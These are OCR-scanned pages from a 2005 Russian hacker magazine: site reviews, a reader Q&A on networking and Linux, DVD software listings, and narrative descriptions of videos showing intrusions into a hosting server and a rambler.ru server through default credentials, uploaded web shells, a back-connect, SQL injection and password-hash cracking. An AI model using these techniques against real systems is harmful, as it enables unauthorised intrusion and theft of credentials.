
Что думают о вас люди, когда слышат вашу фамилию или имя? Как по тексту письма узнать психологическое состояние автора? Как разумно подобрать имя бренда или фирмы? На эти и еще множество вопросов даст ответ сайт *analizfamilii.ru*. Побывав на сайте и воспользовавшись компьютерной программой анализа характеристики звуков русской речи, можно определить, какими подсознательными значениями обладает то или иное слово. Будь то: твой ник в Интернете или название торговой марки. На сайте можно проанализировать электронные письма или вообще любой текст, подобрать подходящий ник, поискать своих однофамильцев или почитать статьи о современном фоносемантическом анализе.



Не курим!

http://nosmoking.ru


Курить или не курить — вопрос не стоит. Проблема заключается немного в другом. Чем больше пополняется армия курильщиков, тем больше становится людей, желающих раз и навсегда покончить с этой вредной привычкой. Сайт *nosmoking.ru* призван помочь этим людям. Эта помощь представляется во всем многообразии, с бесчисленным количеством способов и различных средств, помогающих завязать с курением раз и навсегда. Здесь тебе и советы бывалых бросальщиков, и препараты, уменьшающие тягу к сигарете, народные средства. Для слишком запущенных вариантов прилагается бесплатная помощь специалистов-врачей. Сайт будет полезен для ознакомления и тем, кто бросает, и тем, кто только начинает свое знакомство с сигаретой.



Музей угонов

http://muzugon.ru

Сколько всего на свете музеев? И каких только нет: с закаменевшими костями мамонтов, музеи оружия различного времени и назначения, есть даже музеи пивных бутылок. Но сейчас речь пойдет немного о другом. Перед тобой ресурс, являющийся виртуальным музеем автоугонов. На сайте собраны в единое целое 1000 и 1 способ угона автомобиля, истории про различные диковинные способы кражи четырехколесных средств передвижения. Побродив по сайту, я наткнулся на обширную коллекцию видео, собранную со всех концов света и представляющую собой различные интереснейшие способы краж автомобилей, подсмотренных либо скрытыми видеокамерами, либо снятых случайными очевидцами





ЗАДАВАЯ ВОПРОС, ПОДУМАЙ! НЕ СТОИТ МНЕ ПОСЫЛАТЬ ВОПРОСЫ, ТАК ИЛИ ИНАЧЕ СВЯЗАННЫЕ С ХАКОМ/КРЭКОМ/ФРИКОМ — ДЛЯ ЭТОГО ЕСТЬ HACK-FAQ (*HACKFAQ@REAL.XAKEP.RU*), НЕ СТОИТ ТАКЖЕ ЗАДАВАТЬ ОТКРОВЕННО ЛАМЕРСКИЕ ВОПРОСЫ, ОТВЕТ НА КОТОРЫЕ ТЫ ПРИ ОПРЕДЕЛЕННОМ ЖЕЛАНИИ МОЖЕШЬ НАЙТИ И САМ. Я НЕ ТЕЛЕПАТ, ПОЭТОМУ КОНКРЕТИЗИРУЙ ВОПРОС, ПРИСЫЛАЙ КАК МОЖНО БОЛЬШЕ ИНФОРМАЦИИ.

Q: Что такое динамическая маршрутизация и для чего она применяется?
A: IP-маршрутизация — это процесс доставки пакетов внутри сети на основе специальных правил (маршрутов). Если сеть состоит всего из нескольких машин, то проблем с доставкой пакетов быть не должно. Трудности начинаются, когда локалка представляет собой соединение нескольких подсетей, в каждую из которых входят десятки или даже сотни компьютеров. В этом случае необходимо использовать роутеры, маршрутизирующие пакеты из одной подсети в другую. На роутерах могут быть прописаны правила статической маршрутизации — эти правила жестко зафиксированы и не могут изменяться. Такая система отлично работает до тех пор, пока один из них не выходит из строя — в этом случае часть маршрутов ведут «в никуда». Объясняю на примере. Представь, что у нас есть три маршрутизаторы A, B и C, каждый из которых обслуживает свой Ethernet-сегмент класса C (маска подсети 255.255.255.0). Кроме того, каждый маршрутизатор имеет PPP-соединение (например, через модем) с двумя другими, то есть сеть имеет вид треугольника. Таким образом, правила маршрутизации на роутере A могут быть заданы следующим образом:

```
# route add -net 192.168.1.0 netmask 255.255.255.0 eth0
# route add -net 192.168.2.0 netmask 255.255.255.0 ppp0
# route add -net 192.168.3.0 netmask 255.255.255.0 ppp1
```

Это очень простой случай, и такая система совершенно точно будет отлично работать. Но что будет, если связь между роутерами A и B оборвется? В этом случае компьютеры из сети A уже не смогут «достучаться» до машинами из сегмента B, так как маршрутизатор будет пытаться передать пакеты по несуществующему соединению ppp0. С другой стороны, они по-прежнему смогут связаться с компьютерами из сегмента C, а те в свою очередь — с машинами из сегмента B. Так почему бы этим не воспользоваться и временно изменить маршруты, чтобы пакеты для сегмента B передавали через маршрутизатор C? Собственно, изменение маршрутов в зависимости от текущей конфигурации сети — это и есть основной принцип динамической маршрутизации, реализованной в протоколах RIP (Протокол Информации о Маршрутизации) и OSPF (Протокол Кратчайшего Открытого Пути).


Q: Некоторые люди собирают свои собственные дистрибутивы Linux. Ума не приложу, каким образом они это делают — неужели «с нуля»?
A: А почему бы, собственно, нет? Для человека, не понаслышке знакомого с архитектурой Linux, — это вполне реальная задача. Тем же, кто только начинает осваивать внутренности пингвина, обязательно должны прийтись по душе скрипты от известного сайта Linux From Scratch (*www.linuxfromscratch.org*). Данный ресурс поддерживает 3 основных про-

екта: LFS, ALFS (Automated LFS) — набор скриптов для самых ленивых, которые не хотят глубоко вникать в процесс создания дистрибутива, и BLFS — инструмент для профи, содержащий в себе большое количество пакетов и приложений, из которых можно создать мощную LFS-систему. С помощью любого набора этих скриптов можно легко создать такой дистрибутив, который будет занимать жалких 100—200 Мбайт, но работать ничуть не хуже, чем навороченные Mandrake и другие подобные дистрибутивы. А если ты еще не успел основательно познакомиться с линуксом, то рекомендую опробовать эти скрипты в обязательном порядке. О внутреннем устройстве оси ты совершенно точно узнаешь много нового.

Q: Недавно узнал, что для обозначения конца строки в Unix- и Windows-системах используются разные символы. Почему?

A: Действительно, в DOS и Windows конец строки обозначается сразу двумя символами — возврата каретки (<CR>) и перевода строки (<LF>). В тоже время в UNIX используется только один из них — символ перевода строки. В Mac OS X также используется только один





символ, но уже символ возврата каретки. Сложно сказать, почему сложилось именно так, а не иначе.

Это традиция, которая берет свои корни еще много лет назад и вряд ли когда-либо измениться. Но опасаться этого не стоит. Большинство текстовых редакторов (UltraEdit — *www.ultraedit.com*, EmEditor — *www.emeditor.com*, встроенный редактор в файловом менеджере FAR), компиляторов и любой другой профессиональный софт отлично распознает используемый в файле символ конца строки и корректно его обрабатывает.

Q: Что за мобильный вирус Cabir и как его удалить из телефона?

A: Worm.SymbOS.Cabir.a, как его идентифицируют в лаборатории Касперского, является первым вирусом, который для распространения использует слабые места Bluetooth.

Уязвимой является популярная платформа Symbian Series 60, на которой основаны многие популярные смартфоны. Таких трубок не очень много в России, тем не менее, в Москве случаи заражения этим вирусом случались не раз. Сразу скажу: опасности он никакой не несет. При каждом включении зараженного телефона червь получает управление и начинает сканировать список активных Bluetooth-соединений. Затем червь выбирает первое доступное соединение из списка и пытается передать туда исполняемый файл caribe.sis. В этом случае у пользователя принимающего телефона на экран выводится сообщение с предложением принять сообщение. Единственное, чем может насолить червь, это небольшое подтормаживание телефона и быстрая разрядка батареи из-за постоянного Bluetooth-сканирования. Для того чтобы убить вирус, достаточно скачать утилиту Decabir (*www.kaspersky.com/downloads/wap/downloads/decabir.sis*), или же вручную удалить файлы из папок:

c:/system/symbiansecuredata/caribesecuritymanager/
c:/system/recogs/ и
e:/system/apps/caribe/

Q: Грядет релиз 6-ой версии Perl — какой он будет, и что изменится?

A: Самое главное: Perl станет еще более объектно-ориентированным. Большинство нововведений связано именно с этим моментом, поэтому я даже не буду их упоминать. Если ты большой приверженец объектно-ориентированного подхода, то тебя обязательно порадуют фишки, перенятые от C++ и Java. С другой стороны, никто не заставит писать через объекты абсолютно все — можешь продолжать программировать точно так же, как ты это делал ранее. Тем более что Ларри Уолл (создатель языка) пообещал, что Perl останется самим собой, хотя и приобретет ряд новых достоинств. В частности, будут несколько изменены регулярные выражения (*www-128.ibm.com/developerworks/linux/library/l-cpregex.html*), а функции наконец-то смогут получать параметры через переменные, а не через пресловутую конструкцию @_. Еще одно новшество заключается в том, что программы смогут быть компилированы в байт-код. Это не только увеличит скорость их выполнения, но предоставит желанную возможность спрятать исходные тексты от посторонних глаз. 6-ая версия Perl'a будет коренным образом отличаться от того, что мы видели ранее. В то же время это будет последний раз, когда Perl будет подвергаться глобальному реформированию — так сказать, раз и навсегда. Подробнее о Perl6 можешь прочитать на сайтах: *dev.perl.org/perl6*, *www.perl6.ru*. А если хочешь попробовать часть нововведений, то установи на своей машине PXPerl (*www.codeproject.com/tools/pxperl.asp*).

Q: Мне нужен хороший шелл, на котором я смогу компилировать и выполнять любые C++-приложения. Обычного shell'a мне мало, поэтому хочу купить себе виртуальный выделенный сервер. Во время выбора по-

явился вопрос: одни провайдеры обозначают эту услугу VPS. Другие — VDS? А в чем разница?**

A: На самом деле, это одно и тоже. И VPS (Virtual Private Server), и VDS (Virtual Dedicated Server) предоставляют тебе полный рут-шелл и небольшую часть ресурсов удаленной машины. Второе название технологии появилось из-за нежелания мелких хостинг-компаний покупать патенты на использование этой услуги. И получилось, что обозначение VPS более распространено на западе, а VDS обычно используется отечественными хостерами.

Q: В Интернете и в газетах сейчас публикуется огромное количество привлекательных объявлений по поводу сотовой связи. Одно из них — «все входящие звонки по цене внутрисетевых». Объясните, как это возможно? Для меня это очень актуально, так как мне очень много звонят с домашних телефонов, что, естественно, влетает в копеечку.

A: На самом деле, ничего сверхъестественного в такой схеме нет. На твой городской номер попросту устанавливается специальный девайс (так называемый мост), который, используя еще один сотовый телефон, перенаправляет звонки на твою настоящую мобилу. Когда поступает звонок на домашний телефон, мост с помощью второго сотового телефона дозванивается до тебя и по специальной схеме начинает транслировать голос с домашнего телефона на сотовый и, соответственно, с сотового на домашний. При таком раскладе ты оплачиваешь только исходящие звонки с мобильника, который установлен дома. А так как внутрисетевые звонки традиционно тарифицируются дешевле всего (особенно вкупе с услугой «любимый номер»), на этом деле можно прилично сэкономить.

Более того, большинство приборов поддерживают эту же самую схему, но в обратном направлении. То есть ты не только можешь принимать звонки с городских телефонов, но и звонить на них, оплачивая лишь разговоры внутри сети.

Примером подобного устройства является MobiFox 696, который легко можно найти в Москве. Замечу, что он умеет работать в многопользовательском режиме и выполнять роль своеобразной мини-АТС. В этом случае, после набора домашнего номера звонящему придется набирать еще добавочный номер, который приписан к нужному ему абоненту. Стоит такой девайс около 100$, не считая стоимости дополнительного сотового телефона, который обойдется еще в 30—50$

Q: В ближайшее время собираюсь приобрести мультиформатный DVD-RW привод. Друзья посоветовали брать только те модели, которые поддерживают функцию Bitsetting, но толково объяснить, зачем она нужна, так и не смогли… :) Что скажешь?

A: Ты когда-нибудь пробовал воспроизвести свежезаписанную болванку в старой модели магнитолы или DVD-плеера? Скорее всего, ничего хорошего из этой затеи не вышло, так как большинство древней техники попросту отказываются с ними работать.

Вот как раз в этом случае и будет полезной поддержка функции Bitsetting, которая позволяет изменить бит, отвечающий за тип носителя (ROM, -R, +R), — так называемый Book Type. Этот бит находится в Lead-in области диска и может принимать одно из трех значений. Но изменить его можно только в случае использования DVD+R болванок, так как у DVD-R он строго прописан по умолчанию. Если хочешь, чтобы диск гарантировано прочитался на любом, даже самом древнем плеере, необходимо установить Book Type равным DVD-ROM. Опытные гики рекомендуют устанавливать Book Type и для двухслойных (DVD+R9 DL) болванок, так как в противном случае они вполне могут не прочитается даже на самых современных DVD-плеерах.

Q: Объясни, как из линукса можно подключиться к расшаренным ресурсам Windows компьютера?

A: Любые действия с share-ресурсами в Linux'е осуществляются с помощью специального набора утилит Samba. При этом возможна работа не только в качестве клиента, то есть подключение к удаленным ресурсам, но и сервера, когда расшаренные папки создаются непосредственно в Linux'е. Для доступа к подобным ресурсам используются утилиты smbclient, smbmount и smbumount. Предлагаю кратко остановиться на каждой из них.

Первая прога — smbclient — представляет собой удобную консольную утилиту для работы с удаленными ресурсами и своим внешним видом сильно напоминает FTP-клиент. Я чаще всего использую ее для просмотра списка расшаренных ресурсов удаленного компьютера. Если имя этого компьютера SERVER, то сделать это можно следующим образом:

```
# smbclient -L SERVER
```

Иногда бывает необходимо дополнительно указать имя пользователя, и в этом случае команда выглядит примерно так:

```
# smbclient -U user -L SERVER
```

После того, как информация об открытых ресурсах получена, можно примонтировать одну из папок, воспользовавшись специальной утилитой smbmount. Общий синтаксис команды имеет следующий вид: smbmount <адрес папки> <точка монтирования> -o username=<имя пользователя>,password=<пароль>. Таким образом, подключить удаленную папку //server/share_folder можно с помощью следующей команды:

```
#smbmount //server/share_folder /mnt/share_folder -o username=step,password=pass
```

Естественно, что перед ее выполнением нужно позаботиться о существовании */mnt/share_folder*.

Что касается последней команды smbumount, то позволяет размонтировать файловую систему, смонтированную командой smbmount. Конечно, это можно было бы сделать с помощью стандартной команды umount, но ее, как известно, вправе выполнять исключительно администратор, то есть root.

Исполняем:

```
$ smbumount /mnt/share_folder
```

Q: Посоветуй, пожалуйста, хороший файловый менеджер для КПК (платформа PocketPC)

A: Не секрет, что существует уйма самых разнообразных шеллов для карманных компьютеров. Но в последнее время я особенно подсел на Resco Explorer 2003: просто разработчики сделали все именно так, как бы сделал я :). Во-первых, это хороший набор полезных функций: открытие файла с помощью произвольной программы, удобная установка ассоциаций файлов и приложений, встроенный ZIP-архиватор, шустрая смотрелка графических файлов. Во-вторых, очень качественная реализация удаленной передачи данных через FTP, Bluetooth и Wi-Fi. Так, для того чтобы передать файл через Bluetooth, потребуется всего 3 клика — в отличие от других файловых менеджеров, где для этого пришлось бы копаться в многочисленных менюшках (эх, портировали бы под КПК Norton commander 5.0 — прим. Лозовского). Помимо этого, привлекает и внешний вид: Resco Explorer сильно напоминает проводник Windows поддерживает Drag'n'Drop и имеет удобный поиск файлов.

Q: Мой сайт постоянно DDoS'ят, причем ботнеты преимущественно находятся в азиатских странах. Их можно каким-нибудь образом нейтрализовать или забанить?

A: Если твой сайт установлен на выделенном сервере и ты имеешь к нему полный доступ, то тебе надо воспользоваться файрволом. Чтобы не морочить себе голову с поиском нужных IP-подсетей составлением правил для файрвола, рекомендую посетить сайт *www.dayomon.net/fw*, где выложена отличная подборка всего необходимого. Самое интересное — это заранее подготовленные правила для разнообразных сервисов (ipf, ipfw, safeny, iprange, BIND, Apache, IPTABLES), которые практически полностью блокируют подключения с азиатских IP-адресов.

Q: Говорят, что Microsoft выпустила хороший продукт, нацеленный на обеспечение и своевременное обновление Windows-систем. Можешь рассказать подробнее?


A: Что верно — то верно. Как известно, Майкрософт выпускает исключительно хорошие и своевременные продукты :). Имя новинки — Microsoft Baseline Security Analyzer 2.0, которую с недавнего времени можно загрузить с официального сайта Microsoft (*www.microsoft.com*).


По сути, ничего особенного она собой не представляет. Основная задача — следить за безопасностью всех основных Windows-систем (2000, XP, Server 2003, будущей Vista), а также ряда других продуктов (Internet Explorer, MS Office, Exchange, SQL Server и т.д.). Однако фактически контроль сводится к банальной проверке локальной и удаленных систем на своевременное обновление. Если в наборе установленных патчей отсутствует какая-то заплатка, то администратору предлагается загрузить ее из Сети, после чего обновить все системы с помощью Windows Server Update Services (*www.microsoft.com/windowsserversystem/ updateservices*)

Помимо этого, проверяется набор некоторых критических настроек (паролей по умолчанию, например), которые почему-то Microsoft хочет исправить не в самих продуктах, а с помощью подобных приложений.




[Взлом хостинга: часть первая]
[Автор: sashiks]






Давным-давно, в далекой-далекой галактике, одному челу понадобилось получить акцесс к машине одного довольно крупного городского хостера, на борту которого было несколько трехгигогерцовых процов, широкий канал и уйма оперативки — просто лакомый кусочек. Для начала, чтобы получить хотя бы какой-нибудь доступ к серверу, наш протагонист лезет на страницу, содержащую список клиентских сайтов, и досаточно быстро находит уязвимость на одном из них. В его админке подходила стандартная комбинация «логин:пароль», поэтому легким движением руки он попал внутрь. Как выяснилось, ничего криминального в админской панели управления сделать нельзя, кроме как загрузить html-страницу со своего компа на сервер. Ну почему бы взломщику не залить туда обожаемый system() на php? Аплодим php-страницу на сервак и наблюдаем за результатом. Несмотря на то, что php-код в странице работоспособен, системные функции отключены, а поэтому о выполнении команд можно забыть. Тем не менее, выход все же удается найти — с помощью стандартных PHP-функций чел осуществил поиск доступной на запись диру и закачал на машину eval_php шелл, которому в дальнейшем и скармливались самопальные PHP-аналоги system-вызовов. Впрочем, ничего толкового, кроме версии ОС (echo php_uname()), узнать не удалось. И тут мелькнула мысль — если PHP не дает нужной отдачи, можно попытаться запустить cgi-скрипты. Но каждый раз заливать вручную через fopen() и fputs() их неудобно, и чтобы как-то упростить процесс транспортировки файлов, главный герой заливает довольно-таки популярный RST-шелл (в котором встроена возможность манипуляции файлами). Но тут случается неожиданное — RST web-shell оказался вполне работоспособен, и выполнять команды на машине с nobody-правами стало вполне реально! Но почему же шелл заработал? А все дело в том, что администратор хостинга не включил safe mode, а вручную поотрубал функции в php.ini. По идее, все должно было работать как часы, но рут ошибся, забыв про popen(), через который и работал веб-шелл от Rush. В мгновение ока был организован back-connect (в шелл, кстати, встроено несколько бэкдоров), и взломщик стал ползать по винту хостингового сервера. Впрочем, нечего особо полезного выбить не удалось, так как большинство сплоитов на дырявом ядре не работали (так как собраны на другой тачке, gcc было запрещено запускать), и отмычка на SMP-машины уводила сервак в даун — вот и пришлось довольствоваться nobody-правами. Но после небольшого исследования машины обнаружилась одна интересная особенность — оказывается, этот сервак лишь второстепенный, а главный имеет совсем другой IP. А это значит, что операция по захвату аккаунтов не завершена, и все самое интересное еще только впереди. Но это мы покажем лишь в следующем выпуске][.

[Шалости на rambler.ru]
[Автор: dokk21]





В этом видео хакер демонстрирует взлом одного из серверов *rambler.ru*, отвечающий за раздел «недвижимость». В начале он находит SQL-Injection в одном из скриптов движка, но решает не останавливаться на достигнутом, продолжая искать прочие уязвимости на сайте. Вдруг он неожиданно натыкается на обычный php-include баг. Не медля ни минуты, хакер заливает достаточно сложным путем шелл-скрипт на сервер. Получив удобный веб-доступ к управлению операционной системой рамблеровского сервера, сетевой негодяй находит в конфигурационных файлах апача не только линк на админский интерфейс, но и какие-то хэши паролей, зашифрованные алгоритмом DES. После непродолжительного брута находятся два пароля. Один из них подходит не только к админке, но и к другим достаточно интересным ресурсам сетевого гиганта. Для полного понимания действий в видеоролике, рекомендуются прочитать соответствующую статью, которую ты сможешь найти в следующем выпуске любимого журнала.

[Linux Mandriva 2005 Limited Edition (Mandrake 10.2)]
Да! Ты, наконец-то, этого дождался… В этот раз мы выложили на DVD полноценную линуксовую ось — Linux Mandriva 2005 Limited Edition. Дистрибутив разбит на 3 дисках, представленных на DVD в виде ISO-файлов. Просто сделай из них CD-диски, загружайся с первого из них и смело приступай к установке. К счастью, установщик имеет очень простой дружественный интерфейс на русском языке, поэтому проблем с инсталляцией возникнуть не должно. А после установки тебя ждет:
Ядро 2.6.11.6
KDE 3.3.2 с частичной поддержкой функций KDE 3.4
GNOME 2.8.3
Firefox 1.0.2
OpenOffice.org 1.1.4
Cdrtools 2.01 с поддержкой двухслойных DVD+R

WINDOWS

MULTIMEDIA
- ACDSee 8.0.39 Photo Manager
- Alcohol 120% 1.9.5.3105
- AutoGK 1.96
- AVIFixed 2.0 b1
- CD-DA Extractor v8.2.2
- Color Schemer Studio 1.5
- CyberLink PowerDVD 6.0.2003e
- DAEMON Tools 3.47
- DivX Create Bundle
- DivX Play Bundle
- Flash Desktop 1.1.0
- Flash Player 8
- Flash Professional 8
- Font Creator Professional Edition V 5.0
- foobar2000 0.8.3
- Icon Studio 4.20
- IrfanView 3.97
- K-Lite Mega Codec Pack 1.38
- MakeUp Pilot 1.20
- Nullsoft SHOUTcast 1.9.5
- ratDVD 0.76.1408
- TagScanner 4.9
- The Logo Creator 4.1
- VideoInspector 1.7.0.88
- VirtualDub 1.6.10
- Willing Webcam 3.0
- Winamp 5.1 Surround Edition
- Windows Media Player 10

NET
- Ad Muncher 4.6
- Advanced Administrative Tools v5.81
- Alchemy Eye v.7.2.5
- Apache 2.0.54
- Becky! Internet Mail 2.22.02
- BitComet 0.6
- CCProxy 6.3
- Denwer 2005-07-19
- Download Master 4.3.6.927
- eMule 0.46c
- Firefox 1.0.7
- Firewall Builder 2.0.8
- FTPUpdateSearcher 1.0
- Gene6 FTP Server 3
- Google Talk Beta
- Hyena 6.5
- KlipFolio 3.0 Beta B
- Maxthon 1.2.4
- MDaemon 8.1.3
- mIRC 6.16
- Mozilla Thunderbird 1.0.6
- Nmap 3.93
- Online TV Player 2.8
- Opera 8.50
- Outpost Firewall 3.0
- Proxy Switcher 3.3.0
- ProxyGrab v0.5
- PuTTY 0.58 Beta
- qip 2005 build 7520
- Radmin 2.2, Radmin viewer
- ReGet Deluxe 4.2
- Shareaza 2.2.0.0
- Skype 1.3.0.67
- SmartFTP 1.5.990.11
- SpamPal v1.591
- SQLyog v4.1
- Teleport Pro 1.34
- TheBat! v3.60
- TMeter 6
- Traffic Inspector 1.1.3
- Universal Share Downloader
- vSkype 1.0.0.33
- Vypress Chat 2.1
- WinSCP 3.7.6
- WM Keeper Classic 2.4.0.3
- WWW File Share Pro 3.20

DEVELOPMENT
- A.NET Framework 2.0 beta 2
- .NET Reflector 4.1.84.0
- ActivePerl 5.8.7.813
- Delphi World 6 Pro
- Doc-O-Matic Professional v4.5
- emu8086 4.00b7
- Help & Manual 4.0.2
- Komodo 3.1
- MASM32 8.2
- Notepad 3.2
- PEiD 0.93
- PerlEX 2.3.1.2
- PHP 4.4.0
- Php 5.0.5
- Python 2.4.1
- Rapid CSS 2005 v.6.3
- RegexBuddy 2.06
- Smb4k 0.6.3
- Sothink DHTMLMenu 6.1
- Sothink SWF Decompiler MX 2005b
- Stealth PE 2.1
- WinHex 12.55
- Zend Client Studio 5.0.0 Beta

SYSTEM
- Acronis Disk Director Suite 9.0
- Acronis Privacy Expert 8.0 Corporate
- Acronis Snap Deploy
- Acronis True Image 8.0
- APBackup 2.7
- BestCrypt 7.20
- Driver Genius Professional Edition 2005
- Explore2fs 1.07
- Ext2 Installable File System 1.10a
- HD Tune 2.50
- HDDlifePro HDDlife Pro 2.5.74
- HWiNFO32 1.55
- Malicious Software Removal Tool
- Microsoft Windows Memory Diagnostic Beta
- nnCron 1.89
- nVidia nTune 2.00.23
- RAMDisk XP 1.9.100
- ReactOS0.2.7-RC2
- Recover My Files 3.76
- True Launch Bar 3.2
- VMware Workstation 5.0

MISC
- Ad-Aware SE Personal Edition 1.06
- Adobe Reader Speed-Up 1.32
- Beyond Compare 2.3.1
- Cell Phone Manager V5.3.1
- DjVu Browser Plug-in 8.2005
- DjVuReader 2.0.0.26
- Errorer v1.2
- FinePrint 5.44
- Foxit Reader 1.3
- Google Desktop Search
- Google Earth Free 3.0.0616 Beta
- MakeNotes 0.3.1.1B
- Microsoft ActiveSync 4.0
- Mobile DataBase 1.25
- Mybase Desktop Edition 4.85
- NSIS 2.09
- ObjectDock 1.20
- PassView 1.5
- pdfFactory Pro 2.44
- pserv.cpl 2.6
- Superior Search 2005
- USB Mouserate Switcher 1.1
- WinAce 2.6
- WindowBlinds 4.6
- Windows Admin Hack
- WinISO 5.3
- WinRAR 3.5

UNIX

MULTIMEDIA
- cdrtools-2.01
- Flash for Linux 0.2
- MPlayer v1.0pre7try2
- vlc-0.8.2

NET
- 3proxy 0.6b
- Apache 2.0.54
- Azureus 2.3.0.4
- Bifrost 0.9.6
- BitchX 1.1
- Cluster SSH 2.20
- Downloader for X 2.5.5
- Firefox 1.0.7
- Firewall Builder 2.0.8
- gaim-1.5.0
- IPTraf 3.0.0
- KFTPGrabber 0.7.0-beta1
- Mozilla Thunderbird 1.0.6
- nmap-3.93
- nmap-frontend-3.81
- OpenSSH 4.2p1
- Opera 8.5
- p0f 2.0.5
- portsentry 1.2
- squid-2.5.STABLE11
- squid-3.0-PRE3
- Sylpheed 2.0.1
- TightVNC 1.2.9
- WebHTTrack 3.33
- WU-FTPD 2.6.2
- XChat 2.4
- yaph 0.91

DEVELOPMENT
- cssed 0.3.0
- gcc 4.0.1
- GTK+2.8
- Komodo 3.1
- oXygen XML editor
- Perl 5.8.7
- php 4.4.0
- PHP 5.0.5
- Python 2.4.1
- wxBasic for Linux

SYSTEM
- Linux Mandriva 2005 Limited Edition
- BestCrypt 1.6.2
- KDE 3.4.2
- Kernel
- mc 4.6.1
- OOo_2.0beta2
- VMware Workstation 5.0
- Wine 20050830

MISC
- AIDE 0.10
- Bluefish 1.0.4
- DjVuLibre 3.5.14
- john-1.6
- logcheck 1.2.41
- memtest86 3.2
- phpMyAdmin-2.6.4-pl1
- RAR 3.50 for Linux
- rdiff-backup 1.0.1
- Skype 1.2.0.11
- vim 6.3

DVD

ХАКЕР № 10(82) ОКТЯБРЬ 2005

ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ

ХАКЕР

WWW.XAKEP.RU

ОКТЯБРЬ 10(82) 2005



MTV CHAT ВЗЛОМ ЧАТА MTV

ПЛАСТЫРЬ ДЛЯ WINRAR ПОЛОМКА ПОПУЛЯРНОГО АРХИВАТОРА

ХАКЕРСКИЙ ЛАЙФСТАЙЛ 90х ИНТЕРВЬЮ С ПИОНЕРОМ РУССКОЙ ХАК-СЦЕНЫ

+ PLUG 'N' PLAY ПОДКЛЮЧИМ — ПОИГРАЕМ! САМОПИСНЫЙ СПЛОИТ ДЛЯ СЕРВИСА

(game)land hi-fun media
9 771609 101009 10>
publishing for enthusiasts

№ 10(83) ОКТЯБРЬ 2005 ХАКЕР



CD1

WINDOWS

MULTIMEDIA
ACDSee 8.0.39
Alcohol 120% 1.9.5.3105
AutoGK 1.96
CD-DA Extractor v8.2.2
Color Schemer Studio 1.5
DAEMON Tools 3.47
Flash Desktop 1.1.0
Flash Player 8
Font Creator V 5.0
foobar2000 0.8.3
IrfanView 3.97
MakeUp Pilot 1.20
Nullsoft SHOUTcast 1.9.5
ratDVD 0.76.1408
Skype 1.3.0.67
TagScanner 4.9
VideoInspector 1.7.0.88
VirtualDub 1.6.10
Willing Webcam 3.0
Winamp 5.1 Surround Edition

NET
Advanced Administrative Tools v5.81
Alchemy Eye v.7.2.5
Apache 2.0.54
Becky! Internet Mail 2.22.02
BitComet 0.6
CCProxy 6.3
Denwer 2005-07-19
Download Master 4.3.6.927
eMule 0.46c
FTPUpdateSearcher 1.0
Gene6 FTP Server 3
KlipFolio 3.0 Beta B
Maxthon 1.2.4
mIRC 6.16
Nmap 3.93
Online TV Player 2.8
Opera 8.50
Outpost Firewall 3.0
Proxy Switcher 3.3.0
ProxyGrab v0.5
qip 2005 build 7520
Radmin 2.2, Radmin viewer
Shareaza 2.2.0.0
SmartFTP 1.5.990.11
SpamPal v1.591
TheBat! v3.60
vSkype 1.0.0.33
Vypress Chat 2.1
WWW File Share Pro 3.20

DEVELOPMENT
.NET Reflector 4.1.84.0
ActivePerl 5.8.7.813
emu8086 4.00b7
